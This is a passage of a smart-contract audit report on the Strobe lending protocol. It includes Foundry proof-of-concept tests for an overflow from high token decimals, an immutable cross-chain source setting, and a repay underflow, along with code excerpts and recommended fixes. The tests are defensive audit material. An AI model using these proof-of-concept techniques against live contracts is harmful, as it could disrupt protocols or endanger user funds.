MockHighDecimalsERC20("NormalToken", "NORM", 18);

        // This should work fine
        pool.addReserve(
            address(normalToken),
            address(strategy),
            70, 80, 10, 5,
```

```
            1000e18, 1000e18,
            keccak256("normal-token-id")
        );

        DataTypes.MarketReserveData memory reserveData =
pool.getReserveData(address(normalToken));
        assertEq(reserveData.decimals, 18, "Normal decimals should be stored
correctly");

        vm.stopPrank();
    }

    /**
     * @dev Test showing that normal decimals (18) work fine
     */
    function test_NormalDecimalsWork() public {
        // Test with normal decimals to show the functions work correctly
        uint256 x = 1000e18;
        uint256 y = 2e18;
        uint256 normalDecimals = 18;

        // These should work fine
        uint256 mulResult = Math.mulDecimals(x, y, normalDecimals);
        uint256 divResult = Math.divDecimals(x, y, normalDecimals);

        // Verify results are reasonable
        assertTrue(mulResult > 0, "mulDecimals should return positive result");
        assertTrue(divResult > 0, "divDecimals should return positive result");
    }

    /**
     * @dev Test the exact overflow behavior of large decimals
     */
    function test_DirectMathOverflowDemo() public {
        // Test direct overflow with 10**80
        uint256 bDecimals = 80;
```

```
        // When we try to calculate 10**80, it should overflow
        // Let's see exactly what happens
        uint256 result;
        try this.calcScale(bDecimals) returns (uint256 scale) {
            result = scale;
            // If we get here, it didn't revert
            console.log("Scale for decimals 80:", scale);
        } catch {
            // This is what we expect - it should revert
            console.log("Overflow detected for decimals 80");
            assertTrue(true, "Expected overflow for decimals 80");
            return;
        }

        // If scale is 0 due to overflow, Math operations would fail
        if (result == 0) {
            console.log("Scale overflowed to 0");
        }
    }

    // External function to test overflow
    function calcScale(uint256 decimals) external pure returns (uint256) {
        return 10 ** decimals;
    }
}


/**
 * @dev Mock ERC20 token that returns high decimals value
 */
contract MockHighDecimalsERC20 is ERC20 {
    uint8 private _decimals;

    constructor(string memory name, string memory symbol, uint8 decimals_)
ERC20(name, symbol) {
        _decimals = decimals_;
        // Don't mint tokens with high decimals as that would overflow
```

	`` // Just mint a small amount that won't overflow _mint(msg.sender, 1000); } function decimals() public view override returns (uint8) { return _decimals; } } ```
Code	Line 144 - 233 (PoolConfig.sol)

```
  function _addReserve(
        address token,
        address interestRateStrategy,
        uint8 ltvPct,
        uint8 liquidationThresholdPct,
        uint8 reserveFactorPct,
        uint8 liquidationBonusPct,
        uint256 borrowingLimit,
        uint256 lendingLimit,
        // Temporary argument until
        // bytes32 requestedTokenId =
InterchainToken(tokenAddress).interchainTokenId(); works.
        bytes32 axelarTokenId
    ) internal {
        if (token == address(0)) {
            revert Errors.ZeroAddress();
        }

        if (interestRateStrategy == address(0)) {
            revert Errors.ZeroAddress();
        }

        // A valid way to check if reserve already exists
        if (_reserves[token].interestRateStrategy != address(0)) {
            revert Errors.ReserveAlreadyExists(token);
        }
```

```
        if (ltvPct > DataTypes.ONE_HUNDRED_PCT) {
            revert Errors.LtvRange();
        }

        if (liquidationThresholdPct > DataTypes.ONE_HUNDRED_PCT) {
            revert Errors.LiquidationThresholdRange();
        }

        // Checks reserve factor range
        if (reserveFactorPct > DataTypes.ONE_HUNDRED_PCT) {
            revert Errors.ReserveFactorRange();
        }

        uint8 decimals = ERC20(token).decimals();

        // There's no need to limit `flash_loan_fee` range as it's charged on top
of the loan amount.
        DataTypes.MarketReserveData memory newReserve =
DataTypes.MarketReserveData({
            enabled: true,
            decimals: decimals,
            interestRateStrategy: interestRateStrategy,
            ltvPct: ltvPct,
            liquidationThresholdPct: liquidationThresholdPct,
            reserveFactorPct: reserveFactorPct,
            lastUpdateTimestamp: 0,
            lendingIndex: uint104(Math.RAY),
            borrowingIndex: uint104(Math.RAY),
            currentLendingRate: 0,
            currentBorrowingRate: 0,
            rawTotalDeposit: 0,
            rawTotalBorrowing: 0,
            liquidationBonusPct: liquidationBonusPct,
            borrowingLimit: borrowingLimit,
            lendingLimit: lendingLimit
        });
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

	`` _reserves[token] = newReserve; emit NewReserve(token, decimals, interestRateStrategy, ltvPct, liquidationThresholdPct, reserveFactorPct, liquidationBonusPct, borrowingLimit, lendingLimit); uint256 currentReserveCount = _reserveCount; uint256 newReserveCount = currentReserveCount + 1; _reserveCount = newReserveCount; _reserveTokens[currentReserveCount] = token; _reserveIndices[token] = currentReserveCount; // We can only have up to 127 reserves due to the use of bitmap for user collateral usage // and debt flags until we will change to use more than 1 uint256 for that. if (newReserveCount > 127) { revert Errors.TooManyReserves(); } axelarTokenIds[token] = axelarTokenId; } ```
Result/Recommendation	To prevent this DoS vector and ensure robust calculations, PoolConfig._addReserve() should perform a sanity check on the decimals value returned by the token contract. Implement Upper Bound Check for Decimals: After fetching decimals, validate it against a reasonable upper limit that the Math.sol library and protocol logic are designed to handle safely. A

	common upper limit in DeFi for practical purposes is often around 30-36, as very few legitimate tokens exceed this. 10**77 is the approximate limit before uint256 overflows. `// Suggested change in PoolConfig.sol - _addReserve()` `// ...` `uint8 decimals = ERC20(token).decimals();` `if (decimals > 36) { // Example: Define a reasonable maximum supported decimals value (e.g., 36 or 77 at absolute max)` `    revert Errors.UnsupportedTokenDecimals(token, decimals); // Requires defining this new error` `}` `// ... store newReserve with validated decimals` Document Supported Decimal Range: Clearly document the range of token decimals supported by the protocol.

LOW ISSUES

During the audit, softstack's experts found **two Low issues** in the code of the smart contract

6.2.9 Immutable Cross-Chain Configuration Limits Adaptability

Severity: LOW
Status: FIXED
File(s) affected: AxelarPool.sol
Update: https://github.com/strobe-protocol/strobe-v1-core/commit/bf302b9f37c778f6f2b23da910bb85471cd4ac41

Attack / Description	The AxelarPool.sol contract initializes the acceptedSourceChain string parameter within its constructor. This parameter dictates the sole external chain from which AxelarPool will process incoming messages via _executeWithInterchainToken() and to which it will direct cleared trapped tokens via clearTrappedToken(). `// In AxelarPool.sol constructor` `constructor(` `  // ...` `    string memory _acceptedSourceChain` `) InterchainTokenExecutable(its) {` `    // ...` `    acceptedSourceChain = _acceptedSourceChain; // Set once at deployment` `}` `// In AxelarPool.sol _executeWithInterchainToken()` `if (keccak256(abi.encodePacked(sourceChain)) !=` `keccak256(abi.encodePacked(acceptedSourceChain))) {` `    revert Errors.UnsupportedChain(sourceChain);` `}` Once deployed, there is no mechanism within AxelarPool.sol to modify the value of acceptedSourceChain. This immutability means that if the designated source chain's identifier is altered by the Axelar network (e.g., due to an upgrade, fork, or rebranding effort) or if the Strobe protocol decides to expand support to include new source chains or migrate to a different one, the current AxelarPool instance cannot adapt. Such changes would require deploying an entirely new AxelarPool contract instance with the updated chain configuration. **Impact**: The immutability of acceptedSourceChain presents several operational challenges: Reduced Operational Flexibility: The protocol cannot dynamically adapt to changes in the interchain landscape (e.g., official changes to Axelar chain identifiers) or evolve its own strategy for supported source chains without a contract redeployment.

Complex and Costly Migrations:
If a change to acceptedSourceChain becomes necessary, deploying a new AxelarPool instance could be a complex undertaking. This process might involve:
Migrating associated state from the old Pool contract (if it's also replaced or re-linked) to a new one. Requiring users to interact with new contract addresses.
Potential downtime or disruption of services during the transition.

Service Interruption for Renamed Chains:
If Axelar renames a chain, messages from that chain under its new identifier would be rejected by existing AxelarPool instances, effectively halting cross-chain interactions from that source until a new AxelarPool is deployed and configured.

Proof of Concept

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.21;


import "forge-std/Test.sol";
import "./mocks/MockERC20.sol";
import {AxelarPoolHarness} from "./harnesses/AxelarPoolHarness.sol";
import {IStdReference} from "../src/interfaces/IStdReference.sol";
import {OracleConnectorHub} from "../src/oracles/OracleConnectorHub.sol";
import {Pool} from "../src/core/Pool.sol";
import {BandProtocolConnector} from "../src/oracles/BandProtocolConnector.sol";
import {InterestRateStrategyOne} from
"../src/core/irs/InterestRateStrategyOne.sol";
import {ERC20} from "lib/openzeppelin-contracts/contracts/token/ERC20/ERC20.sol";
import {DataTypes} from "../src/core/libraries/DataTypes.sol";
import {MockStdReference} from "./mocks/MockStdReference.sol";
import {IAxelarPool} from "../src/interfaces/IAxelarPool.sol";
import {Errors} from "../src/errors/Errors.sol";


/**
 * @title Bug Report 4: Immutable Cross-Chain Configuration Test
```


hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

```
 * @dev Proof of concept test demonstrating the immutable acceptedSourceChain
limitation
 *
 * Bug Description:
 * The acceptedSourceChain string is set immutably in the AxelarPool constructor
and cannot be
 * modified post-deployment. If this chain identifier changes (e.g., Axelar network
upgrade/rebrand)
 * or if the protocol needs to support a different source chain, a new AxelarPool
contract must be
 * deployed. This could be disruptive, potentially requiring state or fund
migrations.
 *
 * Impact:
 * - Reduced operational flexibility to adapt to Axelar ecosystem changes
 * - Potentially costly and complex migrations if acceptedSourceChain needs
alteration
 * - Messages from updated/new chain identifiers would be rejected with
UnsupportedChain error
 */
contract BugReport4_ImmutableCrossChainConfigurationTest is Test {
    AxelarPoolHarness axelarPool;
    address mockITS;
    MockERC20 tokenA;
    MockStdReference mockRef;

    string constant INITIAL_ACCEPTED_CHAIN = "chain-A";
    string constant NEW_CHAIN_IDENTIFIER = "chain-A-v2";  // Simulating chain
upgrade/rename
    string constant DIFFERENT_CHAIN = "chain-B";          // Simulating need to
support different chain

    address constant deployer = address(0x11123);
    DataTypes.XrplAccountHash constant treasury =
DataTypes.XrplAccountHash.wrap(bytes32(uint256(0x222)));
    bytes constant userSourceAddress = abi.encodePacked(bytes32(uint256(0x333)));
```


hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

```
    DataTypes.XrplAccountHash userHash;

    function setUp() public {
        vm.startPrank(deployer);

        // Compute the userHash the same way the contract does
        userHash = DataTypes.XrplAccountHash.wrap(keccak256(userSourceAddress));

        // Deploy mock tokens and oracle setup
        tokenA = new MockERC20("Token A", "A", 18);
        mockRef = new MockStdReference();

        // Set up oracle infrastructure
        BandProtocolConnector xrpConnector = new BandProtocolConnector(mockRef,
"XRP", 40 minutes);
        OracleConnectorHub oracleConnectorHub = new OracleConnectorHub();
        oracleConnectorHub.setTokenConnector(address(tokenA),
address(xrpConnector));

        // Set up interest rate strategy
        DataTypes.InterestRateStrateyOneParams memory xrpIrsParams =
            DataTypes.InterestRateStrateyOneParams({slope0: 8, slope1: 100,
baseRate: 0, optimalRate: 65});
        InterestRateStrategyOne xrpIrs = new InterestRateStrategyOne(xrpIrsParams);

        // Create a mock ITS address
        mockITS = address(0x999);

        // Deploy AxelarPool with initial accepted source chain
        axelarPool = new AxelarPoolHarness(mockITS, address(oracleConnectorHub),
treasury, INITIAL_ACCEPTED_CHAIN);

        // Configure the pool with our token
        axelarPool.pool().addReserve(
            address(tokenA), // address token,
            address(xrpIrs), // address interestRateStrategy,
            70, // uint8 ltvPct,
```

```
            80, // uint8 liquidationThresholdPct,
            10, // uint8 reserveFactorPct,
            5, // uint8 liquidationBonusPct,
            1000000e18, // uint256 borrowingLimit,
            1000000e18, // uint256 lendingLimit,
            bytes32("test-token-id") // Use the axelar token ID
        );

        // Set oracle price for tokenA
        mockRef.setReferenceData("XRP", "USD", 1e18, block.timestamp,
block.timestamp);

        vm.stopPrank();
    }

    /**
     * @dev Test that demonstrates the original accepted chain works correctly
     */
    function testBugReport4_OriginalChainAccepted() public {
        // Prepare a valid deposit command from the originally accepted chain
        bytes memory data = abi.encode(
            uint8(IAxelarPool.CrossChainCommand.DEPOSIT), // command
            address(tokenA), // requestedToken
            100e18, // requestedAmount
            abi.encode(false) // extraData (disableCollateral = false)
        );

        // This should succeed - message from originally accepted chain
        vm.prank(mockITS);
        axelarPool.executeWithInterchainToken(
            bytes32("test-command-id"),
            INITIAL_ACCEPTED_CHAIN, // Using the originally accepted chain
            userSourceAddress,
            data,
            bytes32("test-token-id"),
            address(tokenA),
            100e18
```

```
        );

        // Verify the deposit was processed successfully
        // (The exact verification depends on the Pool implementation)
        // Since this is demonstrating the bug, we just need to show it doesn't
revert
    }

    /**
     * @dev Test that demonstrates messages from upgraded chain identifier are
rejected
     * This simulates the scenario where Axelar upgrades/renames a chain
     */
    function testBugReport4_UpgradedChainRejected() public {
        // Prepare a deposit command from the upgraded chain identifier
        bytes memory data = abi.encode(
            uint8(IAxelarPool.CrossChainCommand.DEPOSIT), // command
            address(tokenA), // requestedToken
            100e18, // requestedAmount
            abi.encode(false) // extraData (disableCollateral = false)
        );

        // This should revert with UnsupportedChain error
        vm.expectRevert(abi.encodeWithSelector(Errors.UnsupportedChain.selector,
NEW_CHAIN_IDENTIFIER));

        vm.prank(mockITS);
        axelarPool.executeWithInterchainToken(
            bytes32("test-command-id"),
            NEW_CHAIN_IDENTIFIER, // Using the new/upgraded chain identifier
            userSourceAddress,
            data,
            bytes32("test-token-id"),
            address(tokenA),
            100e18
        );
```

```
        // The call should have reverted, demonstrating the bug
    }

    /**
     * @dev Test that demonstrates messages from different chains are rejected
     * This simulates the scenario where the protocol needs to support a different
source chain
     */
    function testBugReport4_DifferentChainRejected() public {
        // Prepare a deposit command from a different chain
        bytes memory data = abi.encode(
            uint8(IAxelarPool.CrossChainCommand.DEPOSIT), // command
            address(tokenA), // requestedToken
            100e18, // requestedAmount
            abi.encode(false) // extraData (disableCollateral = false)
        );

        // This should revert with UnsupportedChain error
        vm.expectRevert(abi.encodeWithSelector(Errors.UnsupportedChain.selector,
DIFFERENT_CHAIN));

        vm.prank(mockITS);
        axelarPool.executeWithInterchainToken(
            bytes32("test-command-id"),
            DIFFERENT_CHAIN, // Using a different chain identifier
            userSourceAddress,
            data,
            bytes32("test-token-id"),
            address(tokenA),
            100e18
        );

        // The call should have reverted, demonstrating the limitation
    }

    /**
```

```
     * @dev Test that demonstrates there is no mechanism to update
acceptedSourceChain
     * This validates that the configuration is truly immutable
     */
    function testBugReport4_NoUpdateMechanism() public {
        // Attempt to access acceptedSourceChain - it should be private/internal
with no getter
        // We can't directly test this via external calls since there's no setter
function

        // We can verify the immutability by deploying a new contract with
different chain
        // and showing that it has different behavior

        AxelarPoolHarness differentChainPool = new AxelarPoolHarness(
            mockITS,
            address(0x123), // dummy oracle hub for this test
            treasury,
            NEW_CHAIN_IDENTIFIER
        );

        // Test that the new pool accepts the new chain but rejects the old one
        bytes memory data = abi.encode(
            uint8(IAxelarPool.CrossChainCommand.DEPOSIT),
            address(tokenA),
            100e18,
            abi.encode(false)
        );

        // New pool should reject messages from the original chain
        vm.expectRevert(abi.encodeWithSelector(Errors.UnsupportedChain.selector,
INITIAL_ACCEPTED_CHAIN));
        vm.prank(mockITS);
        differentChainPool.executeWithInterchainToken(
            bytes32("test-command-id"),
            INITIAL_ACCEPTED_CHAIN,
            userSourceAddress,
```


hello@softstack.io
www.softstack.io

softstack GmbH
Schiffbrückstraße 8
24937 Flensburg

CRN: HRB 12635 FL
VAT: DE317625984

```
                data,
                bytes32("test-token-id"),
                address(tokenA),
                100e18
            );

            // This demonstrates that the only way to change acceptedSourceChain is to
deploy a new contract
            // which would require migration of all state and funds - proving the bug
        }

        /**
         * @dev Test multiple scenarios to fully demonstrate the operational impact
         */
        function testBugReport4_OperationalImpactScenarios() public {
            // Scenario 1: Chain name changes due to Axelar network upgrade
            string memory axelarUpgradedChain = "ethereum-mainnet-v2"; // Hypothetical
upgrade

            bytes memory withdrawData = abi.encode(
                uint8(IAxelarPool.CrossChainCommand.WITHDRAW),
                address(tokenA),
                50e18,
                abi.encode(uint256(500000)) // estimatedGas
            );

            vm.expectRevert(abi.encodeWithSelector(Errors.UnsupportedChain.selector,
axelarUpgradedChain));
            vm.prank(mockITS);
            axelarPool.executeWithInterchainToken(
                bytes32("withdraw-command"),
                axelarUpgradedChain,
                userSourceAddress,
                withdrawData,
                bytes32("test-token-id"),
                address(tokenA),
                0
```

	``); // Scenario 2: Strategic decision to support additional chains string memory strategicNewChain = "polygon-mainnet"; bytes memory borrowData = abi.encode(uint8(IAxelarPool.CrossChainCommand.BORROW), address(tokenA), 75e18, abi.encode(uint256(600000)) // estimatedGas); vm.expectRevert(abi.encodeWithSelector(Errors.UnsupportedChain.selector, strategicNewChain)); vm.prank(mockITS); axelarPool.executeWithInterchainToken(bytes32("borrow-command"), strategicNewChain, userSourceAddress, borrowData, bytes32("test-token-id"), address(tokenA), 0); // Both scenarios demonstrate that contract redeployment would be required // This proves the operational inflexibility described in the bug report } } ```
Code	Line 48 - 139 (AxelarPool.sol): ``` function _executeWithInterchainToken(bytes32 commandId, string calldata sourceChain, bytes calldata sourceAddress, bytes calldata data, ```

```
        bytes32 tokenId,
        address token,
        uint256 amount
    ) internal override {
        if (keccak256(abi.encodePacked(sourceChain)) !=
keccak256(abi.encodePacked(acceptedSourceChain))) {
            revert Errors.UnsupportedChain(sourceChain);
        }

        DataTypes.XrplAccountHash xrplAccountHash =
DataTypes.bytesToXrplAccountHash(sourceAddress);

        (uint8 command, address requestedToken, uint256 requestedAmount, bytes
memory extraData) =
            abi.decode(data, (uint8, address, uint256, bytes));

        if (command == uint8(CrossChainCommand.DEPOSIT)) {
            (bool disableCollateral) = abi.decode(extraData, (bool));
            try pool.deposit(xrplAccountHash, sourceAddress, token, amount,
disableCollateral) returns (bool) {}
            // https://docs.soliditylang.org/en/latest/control-structures.html#try-
catch
            // In order to catch all error cases, you have to have at least the
clause catch { ...}
            // or the clause catch (bytes memory lowLevelData) { ... }.
            catch (bytes memory _errorCode) {
                emit DepositError(_errorCode);
                _trap(xrplAccountHash, token, amount);
                emit Trapped(xrplAccountHash, sourceAddress, token, amount,
trapped[xrplAccountHash][token]);
            }
        } else if (command == uint8(CrossChainCommand.WITHDRAW)) {
            (uint256 estimatedGas) = abi.decode(extraData, (uint256));
            bytes32 requestedTokenId = pool.axelarTokenIds(requestedToken);

            pool.withdraw(xrplAccountHash, sourceAddress, requestedToken,
requestedAmount);
```


hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

	`` InterchainTokenService(interchainTokenService).interchainTransfer(requestedTokenId, // bytes32 tokenId, acceptedSourceChain, // string calldata destinationChain, sourceAddress, // bytes calldata destinationAddress, requestedAmount, // uint256 amount, "", // bytes calldata metadata, estimatedGas // uint256 gasValue); } else if (command == uint8(CrossChainCommand.WITHDRAW_ALL)) { (uint256 estimatedGas) = abi.decode(extraData, (uint256)); bytes32 requestedTokenId = pool.axelarTokenIds(requestedToken); uint256 amountWithdrawn = pool.withdrawAll(xrplAccountHash, sourceAddress, requestedToken); InterchainTokenService(interchainTokenService).interchainTransfer(requestedTokenId, // bytes32 tokenId, acceptedSourceChain, // string calldata destinationChain, sourceAddress, // bytes calldata destinationAddress, amountWithdrawn, // uint256 amount, "", // bytes calldata metadata, estimatedGas // uint256 gasValue); } else if (command == uint8(CrossChainCommand.BORROW)) { (uint256 estimatedGas) = abi.decode(extraData, (uint256)); bytes32 requestedTokenId = pool.axelarTokenIds(requestedToken); pool.borrow(xrplAccountHash, sourceAddress, requestedToken, requestedAmount); InterchainTokenService(interchainTokenService).interchainTransfer(requestedTokenId, // bytes32 tokenId, acceptedSourceChain, // string calldata destinationChain, sourceAddress, // bytes calldata destinationAddress, requestedAmount, // uint256 amount, "", // bytes calldata metadata, ```

	`` estimatedGas // uint256 gasValue); } else if (command == uint8(CrossChainCommand.REPAY)) { // https://docs.soliditylang.org/en/latest/control-structures.html#try- catch // In order to catch all error cases, you have to have at least the clause catch { ...} // or the clause catch (bytes memory lowLevelData) { ... }. try pool.repay(xrplAccountHash, sourceAddress, token, amount) returns (bool) {} catch (bytes memory _errorCode) { emit RepaymentError(_errorCode); _trap(xrplAccountHash, token, amount); emit Trapped(xrplAccountHash, sourceAddress, token, amount, trapped[xrplAccountHash][token]); } } else if (command == uint8(CrossChainCommand.ENABLE_COLLATERAL)) { pool.enableCollateral(xrplAccountHash, sourceAddress, requestedToken); } else if (command == uint8(CrossChainCommand.DISABLE_COLLATERAL)) { // Collateralization is checked in this function pool.disableCollateral(xrplAccountHash, sourceAddress, requestedToken); } else { revert Errors.UnsupportedCommand(command); } emit ExecuteWithInterchainToken(commandId, sourceChain, sourceAddress, data, tokenId, token, amount); } ```
Result/Recommendation	To enhance future adaptability and reduce the operational overhead of potential chain configuration changes, consider introducing a mechanism to update acceptedSourceChain. Configurable Setter Function: Implement an external function (e.g., setAcceptedSourceChain(string memory _newSourceChain)) secured by an onlyOwner modifier.

	This function would allow a designated administrative address to update the acceptedSourceChain string. `// Suggested addition in AxelarPool.sol` `// event AcceptedSourceChainUpdated(string oldSourceChain, string newSourceChain);` `//` `// function setAcceptedSourceChain(string memory _newSourceChain) external onlyOwner {` `//     require(bytes(_newSourceChain).length > 0, "New source chain cannot be empty");` `//     emit AcceptedSourceChainUpdated(acceptedSourceChain, _newSourceChain);` `//     acceptedSourceChain = _newSourceChain;` `// }` Enhanced Governance: For such a critical parameter, the onlyOwner controlling this function should ideally be a multi-signature wallet or a DAO contract with a Timelock mechanism. A timelock would introduce a delay for proposed changes, allowing for community review and intervention if necessary. This modification would provide the protocol with the flexibility to adapt to evolving cross-chain environments without the need for full contract redeployments and complex state migrations.

6.2.10 Unsafe Repay May Cause Underflow

Severity: LOW
Status: FIXED
File(s) affected: Pool.sol
Update: https://github.com/strobe-protocol/strobe-v1-core/commit/05a78d5e2278b74e1db1ba4cf74f48b71ec6f9dc

Attack / Description	The subtraction rawUserDebtBefore - rawAmount can underflow if rawAmount > rawUserDebtBefore. This would corrupt debt accounting, allowing users to bypass repayment obligations and potentially drain funds. If repay() is called for a user with zero debt, the function triggers an arithmetic underflow due to unchecked subtraction. **Proof of Concept (PoC):**

```
function test_repayUnderflow() public {
    vm.startPrank(OWNER);
    pool.addReserve(
        address(token),
        testStrategy,
        50,
        60,
        10,
        10,
        type(uint256).max,
        type(uint256).max,
        bytes32(0)
    );
    vm.stopPrank();

    bytes32 axelarPoolSlot = bytes32(uint256(4));
    bytes32 axelarPoolData = vm.load(address(pool), axelarPoolSlot);
    address axelarPoolAddr = address(uint160(uint256(axelarPoolData)));

    vm.prank(axelarPoolAddr);

    vm.expectRevert(); // Arithmetic underflow
    pool.repay(user, "user", address(token), 1 ether);
}
```


ISO / IEC 27001
hello@softstack.io
www.softstack.io
softstack GmbH
Schiffbrückstraße 8
24937 Flensburg
CRN: HRB 12635 FL
VAT: DE317625984

Code	Line 534 - 536 (Pool.sol): `uint256 rawUserDebtBefore = rawUserDebts[token][beneficiary];` `uint256 rawUserDebtAfter = rawUserDebtBefore - rawAmount; // Unsafe subtraction`
Result/Recommendation	Add a sanity check ensuring that the user has debt greater than or equal to repayAmount.

INFORMATIONAL ISSUES

During the audit, softstack‘s experts found **no Informational issues** in the code of the smart contract

6.3 Verify Claims

6.3.1 **Cross-Chain Messaging Integrity**

The audit must confirm that message passing between XRPL, Axelar, and the EVM sidechain is trust-minimized, correctly validated, and protected against spoofing or replay attacks.
Status: tested and verified ✅

6.3.2 **Money Market Core Logic**

All lending, borrowing, liquidation, and repayment flows must function as expected under normal and edge-case conditions, preserving solvency and accurate accounting.
Status: tested and verified ✅

6.3.3 **Loss Prevention and Protocol Integrity**

The system must prevent conditions that could result in loss of user funds or corruption of protocol state through logic errors, mispriced collateral, or contract interactions.
Status: tested and verified ✅

6.3.4 **Interest Rate and Oracle Accuracy**

The interest rate model, price feed integration, and collateral math must be coherent, resistant to manipulation, and accurately enforce loan health and liquidation conditions.
Status: tested and verified ✅

6.3.5 **Axelar Integration and Security Boundaries**

Interactions with Axelar’s General Message Passing (GMP) and token bridge contracts must be secure, predictable, and isolated from application-layer vulnerabilities.
Status: tested and verified ✅

7. Executive Summary

Three independent Web3 auditors from Softstack conducted an unbiased and isolated audit of the smart contracts provided by the Strobe team. The primary objective was to assess the security, functionality, and correctness of the contracts. The audit process included an in-depth manual code review combined with automated security analysis.

Overall, the audit identified a total of 10 issues, classified as follows:
- 1 critical issue was found.
- 1 high severity issues were found.
- 6 medium severity issues were found.
- 2 low severity issues were discovered

The audit report provides detailed descriptions of each identified issue, including severity levels, proof of concepts and recommendations for mitigation. We recommend the Strobe team to review the suggestions.

Update (17.07.2026): The Strobe team has successfully mitigated all identified issues. The smart contracts have been updated in line with the recommended fixes, and all critical logic paths have been re-reviewed to ensure security hardening is in place. The protocol is now considered ready for deployment, with all known security concerns addressed.

8. About the Auditor

Established in 2017 under the name Chainsulting, and rebranded as softstack GmbH in 2023, softstack has been a trusted name in Web3 Security space. Within the rapidly growing Web3 industry, softstack provides a comprehensive range of offerings that include software development, cybersecurity, and consulting services. Softstack's competency extends across the security landscape of prominent blockchains like Solana, Tezos, TON, Ethereum and Polygon. The company is widely recognized for conducting thorough code audits aimed at mitigating risk and promoting transparency.

The firm's proficiency lies particularly in assessing and fortifying smart contracts of leading DeFi projects, a testament to their commitment to maintaining the integrity of these innovative financial platforms. To date, softstack plays a crucial role in safeguarding over $100 billion worth of user funds in various DeFi protocols.

Underpinned by a team of industry veterans possessing robust technical knowledge in the Web3 domain, softstack offers industry-leading smart contract audit services. Committed to evolving with their clients' ever-changing business needs, softstack's approach is as dynamic and innovative as the industry it serves.

Check our website for further information: https://softstack.io